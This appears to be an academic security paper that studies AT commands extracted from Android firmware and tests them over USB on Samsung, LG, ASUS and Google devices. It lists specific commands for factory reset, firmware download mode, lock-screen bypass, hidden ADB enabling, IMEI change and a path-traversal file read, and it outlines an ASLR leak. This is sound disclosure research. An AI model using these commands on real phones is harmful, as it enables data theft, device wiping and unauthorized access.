
*New AT commands are constantly added into stock ROMs due to vendor-specific customizations*. Figure 5b presents the number of AT commands found in Samsung Android images. Our results show that the number of AT commands generally increases across different versions before Android 5.0. Although the average number stays fairly stable after version 5.0, it is still above 400. This means that given an image, Samsung has at least 300 additional AT commands compared to its AOSP counterpart. This trend is even more apparent for LG, with the number of AT commands increasing monotonically as the Android version grows, as shown in Figure 5c. The average number of AT commands within LG Android version 7.0 images is over 375.

**AT Command Top 10.** Table 13 in the Appendix shows the frequency of each of the top 10 most frequent AT commands overall and per different major vendor. All of the top 10 from the aggregation are standard GSM AT commands, which manage modems and calls. Similarly, all of the most frequent commands found in AOSP images are also GSM-related. In contrast, 3 non-standard AT commands ("AT+DEVCONFINFO"[3], "AT+PROF"[4], and "AT+SYNCML"[5]) are among the most common ones in

[3] Get the device configuration information.

[4] Retrieve information, such as "AT+PROF="Phonebook"".

[5] Synchronization Markup Language support for device syncing.




(a) ATcmd Distribution of Google. (b) ATcmd Distribution of Samsung. (c) ATcmd Distribution of LG.

Figure 5: AT Command distribution across three major Android smartphone manufacturers.

| **Google** | **ATcmd#** |
|---|---|
| /vendor/lib/libsec-ril_lte.so | 183 |
| /lib/libxgold-ril.so | 73 |
| /lib/libreference-ril.so | 37 |
| /lib/hw/bluetooth.default.so | 23 |
| /lib/bluez-plugin/audio.so | 19 |
| **Samsung** | |
| /bin/at_distributor | 331 |
| /md1rom.img | 226 |
| /app/FactoryTest_CAM.apk | 145 |
| /bin/sec_atd | 142 |
| /bin/engpc | 140 |
| **LG** | |
| /bin/atd | 354 |
| /lib/libreference-ril.so | 37 |
| /lib/hw/bluetooth.default.so | 27 |
| /app/LGATCMDService/arm/LGATCMDService.odex | 19 |
| /app/LGBluetooth4/arm/LGBluetooth4.odex | 15 |

Table 3: Top 5 binaries which contain the most AT commands per Google, Samsung, and LG.

Samsung images besides the 7 GSM-related commands. Surprisingly, 8 of the top 10 AT commands in LG are non-standard (prefixed by "AT%"). Further investigation shows them all to be vendor-specific. We extend our inspection to the top 20 AT commands and find the trend to be the same – the most frequent AT commands are standard for Google, a combination of standard and homemade for Samsung, and mainly vendor-specific for LG.

**AT Command Usage Per Binary.** To see where these AT commands come from, we summarize the source of these commands and show the top 5 binaries that contribute the most commands for Google, Samsung, and LG. As shown in Table 3, most of the AT commands come from the RIL in Google. Note that some Bluetooth modules also contain AT commands. For Samsung, besides the modem image (`md1rom.img`), we could find Samsung-specific native daemons, such as `at_distributor`. A factory testing app is also listed. For LG, `atd` seems to be the sole native daemon, taking care of the most AT commands. Two LG-specific apps also appear to serve some AT commands.

To gain deeper insight into how AT commands can affect these systems, we analyzed the flow of AT commands starting from the gadget serial TTY device (usually `/dev/ttyGS0`) to any native daemons and finally to other devices or system applications. We analyzed the LG G4 and the Samsung S8+ images by reading the relevant USB init scripts and any native daemons using IDA Pro 7.0. We paired this with manual testing using the AT interface while monitoring the system with `logcat`.

**Samsung S8+.** Samsung's heavy use of AT commands was confirmed through analysis of four key native daemons: `ddexe`, `at_distributor`, `smdexe`, and `port-bridge`. The "Data Distributor" `ddexe` opens the primary `/dev/ttyGS0` device, monitors USB for state changes, creates a UNIX domain socket server, and routes TTY data to clients. `at_distributor` connects via UNIX socket (`/data/.socket_stream`), receives commands, and either handles them itself or dispatches them to appropriate parts of the system.

As a result of previous work (CVE-2016-4030, CVE-2016-4031, and CVE-2016-4032), Samsung has locked down the exposed AT interface with a command whitelist. This whitelist is active when the `ro.product_ship` property is set to true and limits the commands to information gathering only. Any non-whitelisted command responds with the generic reply of `OK`, even if it is invalid.

**LG G4.** LG follows a similar structure to handling AT commands. Its primary daemon `atd` reads and writes to the gadget serial TTY device and handles or bypasses AT commands. Some commands are handled by a static dispatch table within `atd` and may propagate throughout the system via UNIX domain socket `/dev/socket/atd`. *LGATCMDService* is an Android background service that listens for and handles any incoming commands before sending back a response. At least 89 different commands

| Vendor | USB.rc w/ `acm` | Avg. `acm` Triggers | USB.rc w/ `diag` | Avg. `diag` Triggers |
|---|---|---|---|---|
| ASUS | 330 | 2.9 | 262 | 2.5 |
| Google | 73 | 5.6 | 496 | 29.2 |
| HTC | 253 | 14.3 | 253 | 31.3 |
| Huawei | 56 | 5 | 58 | 29.1 |
| Lenovo | 144 | 6.7 | 100 | 25.7 |
| LG | 591 | 1.1 | 693 | 1.0 |
| LineageOS | 168 | 4.4 | 281 | 15.1 |
| Motorola | 10 | 16 | 224 | 7.0 |
| Samsung | 581 | 5.4 | 509 | 19.6 |
| Sony | 56 | 4.7 | 56 | 21.2 |
| ZTE | 23 | 6.9 | 23 | 36.5 |
| **Total** | 2955 | 4.1 | 2285 | 17.3 |

Table 4: Per vendor counts of USB.rc files found to contain `acm` and `diag` triggers, alongside the average number of contained triggers. In total, we found 12,018 `acm` and 39,605 `diag` triggers across USB.rc files in 1,564 images.

| Device | Android Ver# | Modem Exposed |
|---|---|---|
| Samsung Galaxy Note 2 | 4.4.2 | Y |
| Samsung Galaxy S7 Edge | 7.0 | Y |
| Samsung Galaxy S8 Plus | 7.0 | Y |
| LG G3 | 6.0 | Y |
| LG G4 | 6.0 | Y |
| HTC One | 4.4.2 | Y* |
| HTC Desire 626 | 5.1 | N |
| Asus ZenPhone 2 | 5.0 | Y (root) |
| Asus ZenPad | 5.0.2 | Y (root) |
| Google Nexus 5 | 5.1.1 | Y (root) |
| Google Nexus 5X | 6.0 | Y (root) |
| Google Nexus 6P | 7.1.1 | N* |
| Google Pixel | 7.1.1 | N |
| Motorola Moto X | 5.1 | N* |

Table 5: We examined 14 Android devices to find if they expose USB modem interfaces. 6 expose the modem by default; 4 can expose it after being rooted.

are handled by this application and, given its extensive system permissions, it is an interesting target. A previous vulnerability in 2016 [49] (CVE-2016-3117) gave any application the ability to communicate through *LGATCMDService* to `atd`, allowing the phone to be bricked or sensitive data to be read. Through static analysis of this service APK, we confirmed that there were now checks ensuring that only requests from the `system` user (UID 1000) would be allowed. Despite this patch, unlike Samsung, LG does not whitelist AT commands, so any that are supported by the Android system or modem are passed through the USB interface.

**USB Pre-Configuration Files.** Now that we know the prevalence of AT commands in the gathered firmware images, we inspect the susceptibility of the images to AT commands. We do this by looking at USB init/pre-configuration files (e.g., `init.usb.rc`), referred from here on as USB.rc files, which provide details about the USB modes supported by the device. We were able to extract pre-configuration files from 1,564 of the 2,018 total images, some having multiple such files (for example, HTC images contain an average of 10).

We look for `property:sys.usb.config` triggers in the pre-configuration files and discover that 864 images (55% of the images from which USB.rc files were successfully extracted) contain at least one USB.rc file with triggers for ACM mode. Since enabling USB modem functionality causes a CDC-ACM interface to be exposed, our finding suggests that over half[6] of phone firmwares have the potential to provide modem functionality. We also look for triggers for diagnostic mode, indicated by `diag`, which usually activated the ACM interface once enabled. We discover that 1,175 images (75% of the images from which USB.rc files were extracted) contain at least one USB.rc file with `diag` triggers. Our finding suggests that even more phone firmwares (beyond those with ACM mode triggers) have the potential to provide modem functionality through alternative `diag` triggers.

Table 4 presents the breakdown of average `acm` and `diag` trigger counts per vendor. Since each image may have multiple USB.rc files, we average trigger counts over the total number of these files from each vendor, rather than the number of images containing USB.rc files.

## 4.2 Runtime Vulnerability Analysis

We first examine the prevalence of the USB modem interface being exposed by different Android devices. We look at 13 Android phones and 1 Android tablet from major vendors. Table 5 provides an overview of these devices and whether or not they expose a modem interface. All Samsung and LG phones we tested expose a USB modem interface by default. HTC One also exposes a modem interface, but it does not accept any AT commands. ZenPhone 2, ZenPad, and Nexus 5/5X also expose a modem interface, but not by default; their USB configuration must be changed after rooting. Of note, Zenpad, though it does not support mobile data at all, still exposed a modem interface. Although neither Nexus 6P nor Moto X reveal a modem interface during our testing, they have the potential to enable a modem interface by exploiting fastboot vulnerabilities [31].

We chose 8 devices shown in Table 6 for testing, including all devices exposing a USB modem interface by default, as well as 3 other devices that offer ways to enable such an interface. We use our AT command testing framework to send the 3500 unique AT commands we ex-

[6] We expect a similar prevalence of ACM mode triggers among the remaining 454 images for which extraction of USB.rc files failed.

| Device | Build Number | USB Config |
|---|---|---|
| Note2 | KOT49H.N7100XXSFQA7 | None |
| S7Edge | NRD90M.G935FXXU1DQB7 | None |
| S8+ | NRD90M.G955USQU1AQD9 | None |
| G3 | MRA58K | None |
| G4 | MRA58K | None |
| ZenPhone2* | LRX21V.WW-ASUS_Z00A-2.20.40.198_20160930_875_user | system.at-proxy.mode [1-4] |
| ZenPad* | LRX22G.WW_ZenPad-12.26.4.69-20170410 | sys.usb.config mtp,acm |
| Nexus5* | LMY48I | sys.usb.config diag,adb |

Table 6: We chose 8 devices from Table 5, including 5 phones exposing the modem by default, and 3 rooted devices (as marked by *) with the modem exposed by setting the USB configuration. We tested all of them using our AT command testing framework.

| Command | Action | Tested Phones |
|---|---|---|
| AT%RESTART | Phone reboot | G3 |
| AT%PMRST | Phone reboot | G3 |
| AT%POWEROFF | Phone reboot | G3/G4 |
| AT%DLOAD | Firmware download mode | G3/G4 |
| AT%FRST | Factory reset | G3 |
| AT%MODEMRESET | Modem reset | G3/G4 |
| AT+CRST=FS | Factory reset | G3/G4 |
| AT+CFUN=0 | Phone Reboot | G3/G4 |
| AT+CFUN=1,1 | Phone reboot | S7Edge/S8+ |
| AT+CFUN=1,1 | MiniOS and factory reset status 2 | G4 |
| AT+CFUN=6 | Phone reboot | G3/G4/S8+ |
| AT+CFUN=6,0 | Phone reboot | S8+ |
| AT+FACTORST=0,0 | Factory reset | S7Edge/S8+ |
| AT+SUDDLMOD=0,0 | Firmware download mode | Note2/S7Edge/S8+ |
| AT+FUS? | Firmware download mode | Note2/S7Edge/S8+ |
| AT^RESET | Phone power off | G3/G4/S8+ |

Table 7: A selection of commands that can change the phone's firmware image through resetting or updating.

tracted, plus 222 standard commands, to each device. We manually look at the response elicited for each command, picking up the ones with successful replies or observable side effects during testing, e.g., causing the device to reboot. We are able to group notable behaviors into several categories that demonstrate the wide security impact of AT commands using this USB modem interface, which is either exposed by default or enabled later by other means, e.g., by rooting the device.

#### 4.2.1 Firmware Flashing

We find AT commands enabling firmware flashing in Android phones, which were reported before [20]. Once the phone is put into download mode using the AT commands in Table 7, attackers can attempt to flash rooted or malware pre-installed images into the phone. On the Samsung phones we tested, the AT commands put the phone into Odin [48] mode, although they were not able to bypass the device standard firmware authentication mechanism [57, 30]. Odin also sets the KNOX warranty fuse within a phone if an unsigned firmware image is flashed. We also found LG has its own firmware flashing AT command, shown in Table 7, which allows flashing malicious firmware into the phone using LGUP [39].[7] Factory resetting AT commands are also found, erasing user data without permission. Some commands reboot/shutdown the phone, and we manually inspect security related settings, e.g., USB debugging, after the reboot, but did not find any particular configuration change.

| Command | Action | Tested Phones |
|---|---|---|
| ATD | Dial a number | G3/G4/S8+/Nexus5/ ZenPhone2 |
| ATH | Hangup call | G3/G4/S8+/Nexus5/ ZenPhone2 |
| ATA | Answer incoming call | G3/G4/Nexus5 |
| AT%IMEI=[param] | Allows the IMEI to be changed | G3/G4 |
| AT%USB=adb | Enables invisible ADB debugging | G3/G4 |
| AT%KEYLOCK=0 | Unlock the screen | G3/G4 |
| AT+CKPD | Sends keypad keys ([0-9*#]) | G3/G4/S8+ |
| AT+CMGS | Sends a SMS message | ZenPhone2 |
| AT+CGDATA | Connect to the Internet using data | G3/G4/Nexus5/ ZenPhone2 |
| AT+CPIN | SIM PIN management | G3/G4/S8+/Nexus5/ ZenPhone2 |
| AT$QCMGD | Delete messages (by index, all read/sent) | Nexus5 |

Table 8: A selection of commands that can be used to gain further access into the phone.

We observe that some AT commands result in different behaviors on phones from different vendors. As an example, "AT+CFUN=1,1," although a standard command that is supposed to "reset the device and provide full functionalities"[8] according to the GSM spec [26], causes Samsung phones to reboot and causes LG G4 to become bricked and show "LG G4 factory reset status 2" blue screen error. Surprisingly, the USB modem interface was still exposed even in this mode. While we were unable to restore the phone using any of the normal procedures, we were able to successfully un-brick the phone using a combination of "AT%MODEMRESET", which changes the factory reset status from 2 into 5, and "AT%RESTART" commands, which finally reboots the phone into a normal booting environment following a factory reset.

### 4.2.2 Android Security Bypassing

This section demonstrates AT commands that bypass different Android security mechanisms, such as lock screen, UI notification, etc., as shown in Table 8. We were able to make phone calls by sending an "ATD" command to the phone. Note that this command works even if there is a screen lock on the phone. Combined with "ATH" and "ATA," one can call any number, accept any incoming call, and end a call via a USB connection. Note that the ATD vulnerability on Samsung phones was reported 2 years ago [47], and it was patched. Neither our Note 2 nor S7 Edge is able to make a call. Nevertheless, this once-patched vulnerability reappears on the S8+. Similarly, AT commands for managing PINs on SIM cards and connecting to the Internet using mobile data were also accessible on four of the testing phones. These commands are all standard AT commands delivered to the modem by native daemons, bypassing the Android framework. We also find an LG-specific command that allows us to change the IMEI, again bypassing the Android layer.

One USB debugging enabling command is found in LG phones, together with an AT command to unlock the screen. After USB debugging is enabled using this AT command, there is no indication on the UI showing USB debugging was enabled, and there is no prompt from the UI asking for the key to be added. This shows that the whole Android layer is bypassed without being notified when we enable USB debugging using this AT command. Commands for sending touchscreen events and keystrokes are also discovered for LG phones and the S8+; we can see the indications on the screen. We suspect these AT commands were mainly designed for UI automation testing, since they mimic human interactions. Unfortunately, they also enable more complicated attacks which only requires a USB connection, as we will show in a later section.

### 4.2.3 Sensitive Information Leaking

While Android security has been improving over the years with respect to protecting privacy information, we found quite a few AT commands providing different kinds of information, including IMEI, battery level, phone model, serial number, manufacturer, filesystem partition information, software version, Android version, hardware version, SIM card details, etc., as shown in Table 9.[10] Vendors also introduce their own commands to ease querying. These are unauthenticated commands that can be accessed by anyone. One example command is "AT+DEVCONINFO" from S8+, providing detailed information about the phone as shown in Figure 6. Shown in bold are examples of sensitive device information, including device model (MN), serial number (SN), IMEI, and connection over MTP.

| Command | Action | Tested Phones |
|---|---|---|
| ATI | Manufacturer, model, revision, SVN, IMEI | G4/S8+/Nexus5/ ZenPhone2 |
| AT%SYSCAT | Read and return data from `/sys/*`[9] | G3/G4 |
| AT%PROCCAT | Read and return data from `/proc/*` | G3/G4 |
| AT+DEVCONINFO | Phone model, serial number, IMEI, and etc. | Note2/S7Edge/S8+ |
| AT+GMR | Phone model | G3/G4/Note2/S8+/ ZenPhone2 |
| AT+IMEINUM | IMEI number | Note2/S7Edge/S8+ |
| AT+SERIALNO | Serial number | Note2/S7Edge/S8+ |
| AT+SIZECHECK | Filesystem partition information | Note2/S7Edge/S8+ |
| AT+VERSNAME | Android version | S7Edge/S8+ |
| AT+CLAC | List all supported AT commands | G3/G4/S7Edge/Nexus5/ ZenPad/ZenPhone2 |
| AT+ICCID | Sim card ICCID | G3/G4/Nexus5 |

Table 9: A selection of commands that leak sensitive information about the device.

```
[['AT+DEVCONINFO\r+DEVCONINFO:
MN(SM-G955U);BASE(SM-N900);VER(G955USQU1AQD9/
G955UOYN1AQD9/G955USQU1AQD9/G955USQU1AQD9);
HIDVER(G955USQU1AQD9/G955UOYN1AQD9/G955USQU1AQD9/
G955USQU1AQD9);MNC();MCC();PRD(VZW);;OMCCODE();
SN(R38HC09NWMR);IMEI(354003080061555);
UN(9887BC45395656444F);PN();CON(AT,MTP);LOCK(NONE);
LIMIT(FALSE);SDP(RUNTIME);HVID(Data:196609,
Cache:262145,System:327681);USER(OWNER)\r',
'#OK#\r', 'OK\r']]
```

Figure 6: Output from "AT+DEVCONINFO" on a Samsung S8+. Note information in bold corresponding to model number, serial number, IMEI, and connection type.

We also find 3 AT commands that report all supported AT commands on the device. "AT+CLAC" is a standard command; "AT+LIST" only works on Nexus 5; and "AT$QCCLAC" appears to be a Qualcomm-specific command supported by Qualcomm baseband processors. Note that both "AT+CLAC" and "AT$QCCLAC" could be supported at the same time within a device, returning different lists of supported AT commands. We also leveraged these commands to limit the scope of AT commands to try when we attempted to un-brick the LG G4.

### 4.2.4 Modem AT Proxy

Unlike other Android devices, which rely on `sys.usb.config` to manage the USB functionality, ASUS ZenPhone 2 has a unique setting to enable the

[7] While Odin wipes everything by default, LGUP leaves the user data intact in the device if "Upgrade" mode is chosen.

[8] Level "full functionality" is where the highest level of power is drawn.

[9] We discovered a bug leading to arbitrary file reads in the AT%PROCCAT and AT%SYSCAT commands. See Section 4.3 for more details.

[10] For more such commands, please refer to Table 14 in the Appendix.

| Command | Action | Tested Phones |
|---|---|---|
| AT+XDBGCONF | Debug configuration | ZenPhone2-mode2/ ZenPad |
| AT+XABBTRACE | BB trace configuration | ZenPhone-mode2/ ZenPad |
| AT+XSYSTRACE | System trace port configuration | ZenPhone2-mode2/ ZenPad |
| AT+XSIMSTATE | SIM and phone lock status | ZenPhone2-mode2/ ZenPad |
| AT+XLOG=95,1 | Exception log reading | ZenPhone2-mode2/ ZenPad |
| AT+XLEMA | Emergency number reset | ZenPhone2-mode2/ ZenPad |
| AT+XNVMPLN | PLMN info list for GSM, UMTS, and LTE tables | ZenPhone2-mode2 |

Table 10: Commands specific to the AT proxy mode that allows debugging and tracing inside the modem.

hidden modem interface, called AT proxy mode, as shown in Table 6. This modem AT proxy does not appear to be specific to ASUS, but also occurs on Android devices running Intel Atom processors from other vendors, including Intel itself. According to Intel, "this functionality provides the link to Modem to allow to use AT commands through a virtual com port" [33]. Many commands found in ZenPhone 2 also work on ZenPad.

There are 4 modes in ZenPhone 2, numbered from 1 to 4. Based on our testing, mode 1 works like a traditional modem and responds to most of the AT commands from the standards, including making a call using "ATD" and sending a SMS message using "AT+CMGS". While most standard commands still work on mode 2, a new series of command starting with "AT+X" are also supported. We list some of these in Table 10. We base our detailed description for each command on online documentation from Telit [51]. Mode 3 is similar to mode 2, except for truncation of responses to some commands. Some commands stop working as well in mode 3, e.g., "AT+XABBTRACE". Mode 4 is similar to mode 3, except more commands worked without returning errors, such as "AT+GMI" and "AT+GMM". In general, once this AT proxy mode is enabled, attackers can exfiltrate any information within the modem by setting debug or trace points.

#### 4.2.5 Others

We present other commands which do not directly fit into the previous categorizations but have security impacts as well in Table 11. For example, we found 3 hidden menus on LG phones during our testing, including MiniOS menu, Hidden menu[11], and MID result menu. All of them provide different information, testing, and debugging functionalities. Even though these hidden menus were exploited before [22], they still exist and can be triggered by a single AT command. Interestingly, the command used to trigger the hidden menu is also found on Nexus 5. We suspect that it is partially because Nexus 5 was made by LG. However, the response of the command is overwritten to return the baseband version. Instead, a separate AT command was added into Nexus 5 to provide engineering debugging information.

[11] It is called Hidden menu.

| Command | Action | Tested Phones |
|---|---|---|
| AT+VZWAPNE | Manage APN settings | G3/G4 |
| AT$SPDEBUG | Engineering debugging information | Nexus5 |
| AT%MINIOS | MiniOS mode | G3/G4 |
| AT%VZWHM | Hidden menu | G3/G4 |
| AT%VZWHM | Baseband version | Nexus5 |
| AT%VZWIOTHM | Baseband version | Nexus5 |
| AT%AUTOUITEST | MID result menu | G3/G4 |

Table 11: A section of commands that provide APN settings, debugging information, and hidden menus.

### 4.3 Attacks

After analyzing many AT commands across vendors, we have narrowed down the set to a selection of useful or interesting commands from an attacker's perspective. To demonstrate the potential impact of exposed AT interfaces on phones, we describe actual and theoretical attacks that may be mounted against them.

**Lockscreen Bypassing & Event Injection.** With the discovery of the LG G4's AT interface and knowledge of certain AT commands, we developed a proof of concept attack against the phone in order to enable USB debugging without any user interaction. Access to USB debugging and developer options would allow a local attacker connected to USB to install new unsigned applications with high permissions to achieve persistence on a victim's phone. Additionally, they may be able to further compromise the system using an Android Kernel exploit through the Android Debug Bridge (ADB).

To demonstrate this attack, we combine AT commands to (1) bypass the lock screen (`AT%KEYLOCK=0`), (2) navigate to the settings menu using touchscreen automation, and (3) allow USB debugging from our attacking machine (`AT%USB=adb`). The `KEYLOCK` AT command bypasses the lock screen even if a pattern or passcode is set [23]. From there, arbitrary touch events can be sent to control the phone.[12] Given that nearly 28% of users do not have a pin, pattern, or biometric lock [19], this attack would still be feasible even without the LG-specific `KEYLOCK` command.

[12] Once these commands are patched, visit `https://github.com/FICS/atcmd` for an automated script and the required utilities.

**Confused Deputy Path Traversal.** Through manual auditing of the LG G4's firmware image in IDA Pro (specifically in `atd`), we discovered that the `AT%PROCCAT` and `AT%SYSCAT` commands are intended to open, read, and send back the contents of a file relative to the `/proc` and `/sys` directories respectively. While this information alone would be useful for an attacker mounting an attack against the system, we discovered that these commands are vulnerable to a path traversal attack. This means we can send `AT%PROCCAT=../arbitrary/file` and receive back the entire `file` contents over the AT interface. *As a result, we are able to access all data in /sdcard, including arbitrary private information.* If pictures or application data is stored in the /sdcard directory, then they can be read by this attack. In addition, we attempted to access Android user data in the `/data/data/com.target.app` directories, but were unsuccessful due as no allow rule was made for `atd` to access this region. The `atd` daemon runs as the Android System user and acts within a reasonably privileged SEAndroid context. It is unclear how permissive the AT distributors' policies are, but future auditing will focus on this area.

**Memory Corruption.** During our manual AT command testing, we discovered multiple buffer overflows in the LG G3 & G4 `atd` process and one in the Samsung S8+ `connfwexe` daemon. Upon inspection of the tombstones (Android's crash dump), all appeared to be crashes via SIGABRT trigged from `FORTIFY` failures [36]. Although these out-of-bounds writes were caught by `FORTIFY_SOURCE` and are not exploitable, it is possible that further stress testing and auditing of these native daemons could yield an exploitable vulnerability. Given that these interfaces are undocumented and proprietary, we believe it to be unlikely that they have received audit from an external source.

If an exploitable memory corruption or Use-After-Free vulnerability were discovered on LG's system daemons, we could dynamically gather Return Oriented Programming (ROP) gadgets by using a call to `AT%PROCCAT=[pid]/exe` to leak the entire binary image and reveal Address Space Layout Randomization (ASLR) slides using `AT%PROCCAT=[pid]/maps` to get all of the memory region address ranges.

## 5 Discussion

**Methodology Limitations.** The design of the regular expression is a tradeoff between discovering as many AT commands as possible and keeping the false positive rate low. Nevertheless, we might miss some AT commands due to regex mismatching. For instance, we assume the prefix "AT" is in the capital case, and ignore the small case "at". Because "at" introduced more false alarms, and the prefix should be case insensitive according the standards. However, we did find few commands only working in the small case on certain device. Due to the limitation of static analysis, we also could not find AT commands which are built dynamically during the runtime. While our testing framework is able to send out AT commands and record response in the logging automatically, fully automated testing is still infeasible. A response may be as simple as "OK" and the side effect of a command (e.g., warning of configuration changes) might be transient. To figure out the exact impact of a command, we need to enable logcat from ADB to inspect the propagation path of the command, and stare at the phone screen during the command runtime looking for Android UI notifications. Some commands also reset the USB connection which requires human intervention to resume the testing.

**USB Attack Surface.** During our static and dynamic analysis, we realized that there is a lot of extra functionality hidden in phone configurations (e.g., init.usb.rc) such as DIAG (Diagnostic), DM (Diagnostic Mode), TTY/SERIAL (Terminal), SMD (Shared Memory Device), RMNET (Remote Network). This diverse functionality is a benefit of Android's mature USB gadget driver, but unfortunately compared to MTP, Mass Storage, and ADB, these USB classes are less understood or even proprietary.

These gadget interfaces all have different security implications for the phones that expose them. Depending on the protocols, they may be abused to compromise the integrity of the phone if inadvertently exposed in production. Some protocols such as DIAG offer full system control as a *feature*. This mode should *never* be exposed during a production build. Our work has shown that even access to a CDC ACM interface to input AT commands can lead to unintended information loss or act as a starting point for more sophisticated attacks. *We thus strongly recommend that manufacturers apply appropriate access controls to all debug interfaces, or disable them outright, when shipping production devices.*

**"Charge-Only" Mode Effectiveness.** One may expect Android's "charge-only" mode to protect against commands sent over USB, but the real-world case is more complicated. The first issue is that not every Android version supports the charge only mode. For instance, Samsung Note 2, running Android 4.4.2, does not have this option at all. Second, charge only may not be the default option when the phone connected via USB. All three Samsung phones we tested start in MTP mode by default when connected with the host machine. This enables attackers to switch to the modem interface and launch AT commands as soon as the phone is connected.

LG does better since the default option is charge only. However, once another USB option, e.g., MTP, is chosen, this option becomes the default option across reboots. With MTP enabled by default, an Android security pop-up will initially show asking to allow the host machine to access the device. But despite no choice having been made, it is already too late as AT commands may be sent to the phone immediately before Allow or Deny is chosen, effectively disabling charge only mode using `AT%USB=adb` until the next reboot. Finally, some phones may not disable all USB data even in charging mode. The Samsung S7 Edge we tested exposes the USB modem interface even after being put in charge only mode.

**SELinux Effectiveness.** Given the diverse and powerful functionality provided by AT commands, we wonder if SELinux could help mitigate the impact, such as preventing attackers from flashing malicious firmware into the device using AT commands. SELinux was introduced into the Android ecosystem from Android 4.3, and then became the default configurations in later versions. All the devices we tested have SELinux enabled in enforcing mode. We also did not find any AT command, which can disable or bypass SELinux.

When analyzing the LG G4 phone we discovered that its primary AT distributor daemon possessed the Linux Capabilities `CAP_SYS_ADMIN`, `CAP_DAC_OVERRIDE`, and `CAP_CHOWN`. Normally a non-root process with these capabilities would have little trouble escalating root due to the vast permissions given. With this assumption we attempted to read Android app user data using the distributor's permissions (see Section 4.3), but were blocked by SELinux's Mandatory Access Control (MAC) policy. In this case, SELinux prevented sensitive information from being leaked, but without a full audit of the policy, a bypass could still exist.

## 6 Related Work

The Android community has been aware of the impact of vendor customization on Android images. Felt et al. [28, 29] investigated over 900 Android applications and discovered occurrences of over privilege and permission re-delegation. Wu et al. [56] showed that 85.78% of the pre-loaded apps in 10 stock Android images are over privileged due to vendor customizations. Aafer et al. [14] analyzed the threat of hanging attribute references within pre-installed apps by looking into 97 factory images covering major Android vendors. Previous research mainly focused on apps inside the Android image, so the number of images covered was usually limited. Zhou et al. [59] studied the vulnerabilities of Linux device drivers in Android customizations, and found common issues shared by 1290 of 2423 factory images. Aafer et al. [15] discovered inconsistent security configurations among 591 custom images. Unlike previous work oriented around static analysis, we consider both static and dynamic analysis.

Communicating with the modem within a Samsung S2 using AT commands was previously detailed on the XDA forums [58]. Pereira et al. showed how to use two AT commands to flash a malicious image onto Samsung phones [46, 20]. Roberto and Aristide found additional commands working on Samsung Galaxy S4 and S6 with certain image builds [47]. Bluebug [38] showed how to exploit a security loophole within Bluetooth to issue AT commands via a covert channel to vulnerable phones. Hay discovered around 10 AT commands with security impacts on Nexus 6P due to the exposure of the AT interface exploited from the Android bootloader (ABOOT) [31]. Mickey et al. also demonstrated how to exploit the modem in cars using AT commands via USB connections [41]. Unlike previous work which focused on a single brand/-model, limited the number of AT commands covered, or rediscovered the traditional AT commands for real modems, we provide a systematic study of traditional and Android-specific AT commands in Android ecosystems across different major vendors and phone models.

While USB security has been evaluated in traditional computing environments [44, 52, 53, 32], it has received limited attention on mobile computing platforms. Stavrou et al. demonstrated how a malicious host machine can unlock the bootloader and flash a compromised system image onto an Android device using `fastboot` and `adb` via USB [55, 50]. MACTANS [37] augmented USB chargers with USB host functionalities, allowing the injection of malware into iOS devices during charging. Vidas et al. summarized Android attacks via USB [54], although the focus is mainly limited to `adb`. Due to OEM vulnerabilities in fastboot implementations, Hay also showed that hidden USB functionalities can be enabled, including modem diagnostics and AT interfaces [31], allowing data exfiltration and system downgrading.

## 7 Conclusion

AT commands have become an integral part of the Android ecosystem, yet the extent of their functionality is unclear and poorly documented. In this paper, we systematically retrieve and extract AT commands from over 2,000 Android smartphone firmware images across 11 vendors to build a database of 3,500 commands. We test this AT command corpus against 8 Android devices from 4 vendors via USB connections. We find different attacks using AT commands, including firmware flashing, Android security mechanism bypassing by making calls via USB, unlocking screens, injecting touch events, exfiltrating sensitive data, etc. We demonstrate that the AT com-

mand interface contains an alarming amount of unconstrained functionality and represents a broad attack surface on Android devices.

**Disclosure** *We have notified each vendor of any relevant findings and have worked with their security team to address the issues.*

## Acknowledgments

This work was supported by the National Science Foundation under grants CNS-1540217, CNS-1526718, CNS-1564140, and CNS-1617474.

## References

[1] baksmali. https://bitbucket.org/JesusFreke/smali. Last Accessed: Feb. 2018.

[2] dex2jar. https://github.com/pxb1988/dex2jar. Last Accessed: Feb. 2018.

[3] FlashTool. http://www.flashtool.net. Last Accessed: Feb. 2018.

[4] jadx. https://github.com/skylot/jadx. Last Accessed: Feb. 2018.

[5] jd-cmd - Command line Java Decompiler. https://github.com/kwart/jd-cmd. Last Accessed: Feb. 2018.

[6] Lenovo QSB File splitter. https://forum.xda-developers.com/showthread.php?t=2595269. Last Accessed: Feb. 2018.

[7] LGE KDZ Utilities. https://github.com/ehem/kdztools. Last Accessed: Feb. 2018.

[8] sdat2img. https://github.com/xpirt/sdat2img. Last Accessed: Feb. 2018.

[9] simg2img. https://github.com/anestisb/android-simg2img. Last Accessed: Feb. 2018.

[10] splitupdate. https://github.com/jenkins-84/split_updata.pl. Last Accessed: Feb. 2018.

[11] szbtool. https://github.com/yuanguo8/szbtool. Last Accessed: Feb. 2018.

[12] Universal HTC RUU/ROM Decryption Tool 3.6.8. https://forum.xda-developers.com/chef-central/android/tool-universal-htc-ruu-rom-decryption-t3382928. Last Accessed: Feb. 2018.

[13] unyaffs. https://github.com/ehlers/unyaffs. Last Accessed: Feb. 2018.

[14] Y. Aafer, N. Zhang, Z. Zhang, X. Zhang, K. Chen, X. Wang, X. Zhou, W. Du, and M. Grace. Hare Hunting in the Wild Android: A Study on the Threat of Hanging Attribute References. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1248–1259. ACM, 2015.

